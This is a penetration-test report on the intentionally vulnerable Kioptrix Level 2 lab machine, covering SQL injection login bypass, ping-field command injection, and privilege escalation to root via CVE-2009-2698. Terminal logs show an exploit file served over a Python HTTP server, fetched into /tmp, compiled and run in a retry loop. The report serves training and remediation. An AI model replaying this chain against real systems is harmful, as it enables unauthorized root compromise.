

Kioptrix Level 2

From SQL Injection and OS Command Injection to Full Root Compromise

Target	Kioptrix Level 2 — 192.168.56.104
Attacker	Kali Linux — 192.168.56.102
Assessment	Black-box network and web application penetration test
Environment	Isolated VirtualBox host-only laboratory
Assessment date	26 August 2026
Prepared by	AbdElrahman Hossam Shaat
Classification	Educational / Authorized Lab Use

FINAL RESULT

ROOT ACCESS CONFIRMED

This report replaces the original challenge-answer sheet with a structured, evidence-led penetration testing deliverable.

Document Control & Engagement Rules

Authorization

Testing was performed only against an intentionally vulnerable Kioptrix Level 2 virtual machine owned and operated in an isolated lab. No production or third-party systems were tested.

Version	1.0
Report date	1 September 2026
Method	Black-box, evidence-led validation
Data handling	Training credentials and private lab IP addresses only
Limitations	The original evidence recorded seven open ports but did not preserve the raw Nmap scan or full port inventory.

Evidence integrity note

Where a fact was not visible in the preserved screenshots or original report, this document says so explicitly. No service versions, port numbers, commands, or outcomes were invented.

Executive Summary

A black-box penetration test was conducted against Kioptrix Level 2 to identify exploitable weaknesses and determine whether an unauthenticated attacker could obtain administrative control. The engagement produced a complete compromise chain.

Initial exposure	Seven open ports were recorded; a web-based remote administration application was reachable.
Initial access	SQL injection bypassed the login control, exposing an administrative command interface.
Code execution	Unsanitized command input enabled operating-system command execution and a Bash shell as apache.
Privilege escalation	The legacy Linux kernel was vulnerable to CVE-2009-2698; local exploitation elevated access to root.
Business impact	Complete loss of confidentiality, integrity, and availability for the target host.

Overall risk: CRITICAL

The target could be compromised remotely without valid credentials and then escalated to root. In a real environment, immediate isolation and rebuild would be justified.

Table of Contents

1	Executive Summary	3
2	Scope, Objectives & Limitations	5
3	Methodology & Tools	6
4	Attack Chain Overview	7
5	Recorded Lab Results	8
6	Evidence-Centered Walkthrough	9
7	Detailed Findings	16
8	Risk Summary & Recommendations	20
9	Conclusion & Evidence Register	21

Scope, Objectives & Limitations

In scope

- Kioptrix Level 2 virtual machine at 192.168.56.104.
- All services and the hosted web application reachable from the isolated attacker VM.
- Safe exploitation sufficient to validate impact and achieve the lab objective.

Objectives

- Identify the attack surface and exposed functionality.
- Bypass authentication where possible.
- Obtain operating-system command execution and a shell.
- Escalate privileges to root and preserve evidence.
- Translate technical results into prioritized remediation guidance.

Limitations

The preserved source material contains seven screenshots and the challenge answers. It does not include the original Nmap output, a timestamped command log, hashes of acquired evidence, or a clean screenshot of the final root identity command. Root access is supported by the root mail-spool evidence and the documented successful escalation outcome, but future engagements should capture a dedicated `id`; `whoami`; `hostname` screenshot.

Methodology & Tools

Discovery	Identify the host and reachable services.
Enumeration	Inspect the web application and authentication workflow.
Vulnerability analysis	Map observable behavior to injection weaknesses and legacy platform risk.
Exploitation	Validate SQL injection and operating-system command injection.
Post-exploitation	Establish a Bash shell and enumerate the local execution context.
Privilege escalation	Validate CVE-2009-2698 against the vulnerable kernel.
Reporting	Record evidence, impact, severity, and remediation.

Tools evidenced

- Kali Linux and a web browser for application testing.
- Python HTTP server for controlled exploit transfer.
- Bash for shell interaction and local validation.
- A compiled proof of concept for the authorized CVE-2009-2698 lab test.

Attack Chain Overview

01	Web exposure	Remote administration login discovered.
02	SQL injection	Authentication control bypassed without valid credentials.
03	Command injection	Administrative ping input executed operating-system commands.
04	Shell	Bash command execution obtained as apache (uid/gid 48).
05	Exploit staging	Local exploit transferred through a temporary HTTP service to /tmp.
06	Kernel escalation	CVE-2009-2698 used against Linux 2.6.9.
07	Root impact	Root context reached and the root mail spool read.

Compromise path

Unauthenticated user → administrative web function → apache shell → local kernel exploit → root

Recorded Lab Results

The original six-page lab submission recorded the following thirteen results. Items without a dedicated screenshot are retained as recorded results, not presented as independently verified visual evidence.


#	Field	Recorded value	Evidence status
01	Open ports	7	No raw Nmap screenshot preserved
02	Authentication bypass	SQL injection	Figures 1-2
03	Command execution	OS command injection	Figure 3
04	Shell type	Bash	Recorded result
05	Compromised user	apache	Figure 6 shows UID/GID 48 context
06	Kernel version	2.6.9	Recorded result
07	Linux distribution	CentOS	Recorded result
08	Distribution version	4.5	Recorded result
09	Privilege escalation	CVE-2009-2698	Figure 6
10	GCC version	3.4.6	Recorded result
11	Writable exploit path	/tmp	Recorded result
12	Escalated user	root	Figure 7 / root mail access
13	Mail subject	Postmaster notify: see transcript for details	Figure 7

Evidence rule

A missing screenshot does not justify fabricating one. The report separates preserved visual evidence from facts recorded in the original lab submission.

Evidence 01 — Authentication Surface

The target exposed a Remote System Administration login at 192.168.56.104. This was the unauthenticated entry point for the web attack path.



The screenshot shows a web browser window with the address bar displaying `192.168.56.104/index.php`. Below the address bar is a navigation bar with several links: [Kali Docs](#), [Kali Forums](#), [Kali NetHunter](#), [Exploit-DB](#), and [Google Hacking DB](#). The main content area displays a login form titled **Remote System Administration Login**. The form contains two input fields: **Username** and **Password**, followed by a **Login** button.

Figure 1 — Remote System Administration login page on 192.168.56.104.

What this proves

A remotely reachable authentication boundary existed and accepted attacker-controlled username and password input.

Evidence 02 — SQL Injection

A tautology-style SQL injection string was placed in the username field. The application accepted manipulated query logic instead of treating the value exclusively as data.




Figure 2 — SQL injection payload used during the authentication-bypass test.

Result

Authentication was bypassed without possession of a legitimate username or password, exposing administrative functionality to an unauthenticated attacker.

Evidence 03 — Command-Injection Surface

After authentication bypass, the application presented a Basic Administrative Web Console with a ping function. User-controlled input reached an operating-system command context without adequate validation or safe process invocation.




Figure 3 — Administrative ping interface used to validate operating-system command injection.

Observed execution context

The resulting Bash context identified the compromised service account as apache, with UID and GID 48. This confirmed server-side command execution rather than a client-side display issue.

Evidence 04 — Captured Browser State

The original submission also preserved the browser state shown below during the command-execution workflow. It is retained here so that every supplied artifact remains represented in the professional report.





Figure 4 — Browser state captured during the command-execution workflow.

Evidence quality

This image contains little visible technical output and has low standalone evidentiary value. It should not be used as the sole proof of exploitation; the apache shell context and later post-exploitation evidence provide the meaningful validation.

Evidence 05 — Exploit Staging

A controlled Python HTTP server was started on the attacker host to deliver the local privilege-escalation proof of concept. The target retrieved the file into /tmp, the only writable staging directory recorded by the original lab notes.



```
(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.102 - - [26/Aug/2026 17:23:14] "GET /9542.c HTTP/1.1" 200 -
192.168.56.104 - - [26/Aug/2026 17:25:35] "GET /9542.c HTTP/1.0" 200 -
^C
Keyboard interrupt received, exiting.

(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.104 - - [26/Aug/2026 17:30:08] "GET /9545.c HTTP/1.0" 200 -
```


Figure 4 — Attacker-side HTTP server records retrieval of the exploit file by 192.168.56.104.

Security interpretation

The transfer itself is not a separate vulnerability; it demonstrates how initial command execution can be converted into a staged post-exploitation workflow when outbound connectivity and writable temporary storage are available.

Evidence 06 — Privilege Escalation

Local enumeration identified CentOS 4.5, Linux kernel 2.6.9, and GCC 3.4.6. CVE-2009-2698 affects the UDP implementation in Linux kernels before 2.6.19 and may allow a local user to gain privileges. The lab proof of concept was executed from the existing apache shell.



```
// milw0rm.com [2009-08-31]bash-3.00$
bash-3.00$ gcc 9542.c -o exploit
bash-3.00$ ./exploit
id9542.c:109:28: warning: no newline at end of file
bash-3.00$ [-] exploit failed, try again
bash-3.00$
uid=48(apache) gid=48(apache) groups=48(apache)
bash-3.00$
bash-3.00$
bash-3.00$
bash-3.00$
bash-3.00$ ./exploit
./exploit
./exploit[-] exploit failed, try again
bash-3.00$ [-] exploit failed, try again
bash-3.00$
[-] exploit failed, try again
bash-3.00$ for i in {1..10}; do ./exploit; id; done
[-] exploit failed, try again
uid=48(apache) gid=48(apache) groups=48(apache)
[-] exploit failed, try again
uid=48(apache) gid=48(apache) groups=48(apache)
[-] exploit failed, try again
uid=48(apache) gid=48(apache) groups=48(apache)
[-] exploit failed, try again
uid=48(apache) gid=48(apache) groups=48(apache)
[-] exploit failed, try again
uid=48(apache) gid=48(apache) groups=48(apache)
[-] exploit failed, try again
```

Figure 5 — Proof-of-concept execution from the apache context; UID/GID 48 visible during attempts.

Evidence caveat

This screenshot primarily records execution attempts and the pre-escalation apache identity. The conclusive impact is documented by the subsequent root-only mail-spool access and the original lab outcome.

Evidence 07 — Root Confirmation

Following successful privilege escalation, the root mail spool was accessed and the challenge message subject was recovered. Reading `/var/mail/root` is evidence of root-level access in this lab context.

```
sh-3.00# cat /var/mail/root
From MAILER-DAEMON@kioptrix.level2 Wed Aug 26 15:17:21 2026
Return-Path: <MAILER-DAEMON@kioptrix.level2>
Received: from localhost (localhost)
        by kioptrix.level2 (8.13.1/8.13.1) id 67QJHKeK002935;
        Wed, 26 Aug 2026 15:17:21 -0400
Date: Wed, 26 Aug 2026 15:17:21 -0400
From: Mail Delivery Subsystem <MAILER-DAEMON@kioptrix.level2>
Message-Id: <202608261917.67QJHKeK002935@kioptrix.level2>
To: postmaster@kioptrix.level2
MIME-Version: 1.0
Content-Type: multipart/report; report-type=delivery-status;
        boundary="67QJHKeK002935.1787771841/kioptrix.level2"
Subject: Postmaster notify: see transcript for details
Auto-Submitted: auto-generated (postmaster-notification)

This is a MIME-encapsulated message

--67QJHKeK002935.1787771841/kioptrix.level2

The original message was received at Thu, 9 Feb 2012 22:39:59 -0400
from localhost
with id q1A3dxn0003116

      — The following addresses had permanent fatal errors —
<root@kioptrix.level2>
```

Figure 6 — Root mail spool accessed after privilege escalation; required subject is visible.

Recovered subject

Postmaster notify: see transcript for details

Recommended evidence improvement

For a future portfolio version, capture one clean terminal frame containing `whoami`, `id`, `hostname`, and a UTC timestamp immediately after escalation.

Detailed Findings

F-01	SQL Injection Authentication Bypass	HIGH
CVSS	8.8 (estimated)	Affected component
		Remote System Administration login

Description

The login process accepted attacker-controlled input that altered the intended SQL query logic, allowing authentication to be bypassed without valid credentials.

Impact

An unauthenticated attacker could reach administrative functionality that later enabled operating-system command execution.

Evidence

Figures 1–2 show the login surface and successful injection workflow.

Remediation

- Use parameterized queries or prepared statements for all authentication queries.
- Apply server-side input validation without relying on filtering as the primary SQLi control.
- Use generic authentication errors, centralized logging, and rate limiting.
- Add automated negative tests for SQL metacharacters and tautology inputs.

F-02	Operating-System Command Injection	CRITICAL
CVSS	9.8 (estimated)	Affected component
		Administrative ping function

Description

The administrative ping function passed user-controlled input into an operating-system command context. Attack input could extend or replace the intended ping operation.

Impact

Remote command execution as the web-service account enabled arbitrary file access within that account's permissions, shell establishment, exploit staging, and progression toward full host compromise.

Evidence

Figure 3 records the vulnerable administrative console. The preserved shell evidence identifies the execution context as apache.

Remediation

- Do not invoke a shell for network diagnostics; use a safe library API with fixed arguments.
- Apply strict allow-list validation for IP addresses and hostnames.
- Run the web application under a minimally privileged, isolated account.
- Add application-layer and host telemetry for unexpected child processes spawned by the web server.

F-03	Local Privilege Escalation via CVE-2009-2698	HIGH
CVSS	7.8 (estimated)	Affected component
		Linux kernel 2.6.9

Description

The target used a Linux kernel version within the affected range for CVE-2009-2698. The vulnerability exists in UDP handling and can allow a local user to elevate privileges or cause a denial of service.

Precondition

The attacker first required local code execution as apache. The issue therefore completes the compromise chain rather than serving as the initial remote entry point.

Impact

Successful exploitation elevated the compromised web-service account to root, enabling unrestricted control over the operating system.

Remediation

- Upgrade to a supported operating system and vendor-patched kernel.
- Do not rely on a single kernel patch: CentOS 4.5 is end-of-life and should be rebuilt from a current baseline.
- Restrict web-server write/execute paths and apply mandatory access controls.
- Monitor local exploit behavior, abnormal crashes, and privilege transitions.

F-04	Unsupported Legacy Operating System and Components	MEDIUM
CVSS	6.5 (estimated)	Affected component
		CentOS 4.5 / legacy application stack

Description

The target operated an obsolete CentOS release and legacy application components. Unsupported platforms no longer receive normal security updates and accumulate publicly documented attack paths.

Impact

Known vulnerabilities become reliable building blocks for attackers, while defenders lack a safe and maintainable patch path.

Remediation

- Replace the host with a supported distribution and maintained application stack.
- Maintain an asset and software inventory with end-of-life alerts.
- Use a defined patch-management SLA and regular authenticated vulnerability scanning.
- Segment legacy systems until decommissioning is complete.

Risk Summary & Prioritized Remediation

ID	Finding	Severity	Priority
F-02	OS command injection	CRITICAL	Immediate
F-01	SQL injection auth bypass	HIGH	Immediate
F-03	CVE-2009-2698 local privilege escalation	HIGH	Immediate
F-04	Unsupported legacy platform	MEDIUM	Rebuild

Recommended action plan

0-24 hours	Isolate the host; preserve evidence; disable the vulnerable web function.
1-7 days	Rebuild on a supported OS; replace dynamic SQL; remove shell-based command execution; rotate all lab-equivalent secrets in a real deployment.
Within 30 days	Implement secure code review, dependency inventory, authenticated scanning, centralized logging, and regression tests.
Ongoing	Patch to defined SLAs, review exposed services, and test privilege boundaries regularly.

Conclusion & Evidence Register

The Kioptrix Level 2 assessment demonstrated how three weaknesses chained together: SQL injection removed the authentication boundary, command injection converted administrative access into an operating-system shell, and an unpatched kernel allowed the apache account to become root. The most effective remediation is a rebuild on a supported platform combined with parameterized database access and removal of shell-backed diagnostic functions.

Figure	Evidence	Supports
1	Remote administration login	Attack surface
2	SQL injection payload	Authentication bypass
3	Ping administration console	Command-injection surface
4	HTTP exploit transfer	Post-exploitation staging
5	Exploit execution as apache	Local execution context
6	Root mail spool	Root-level impact

Reference

CVE-2009-2698 — CVE Program record and NVD entry. The issue affects UDP handling in Linux kernels before 2.6.19 and may permit local privilege escalation or denial of service.

Prepared by AbdElrahman Hossam Shaat

Educational use only — Do not test systems without explicit authorization.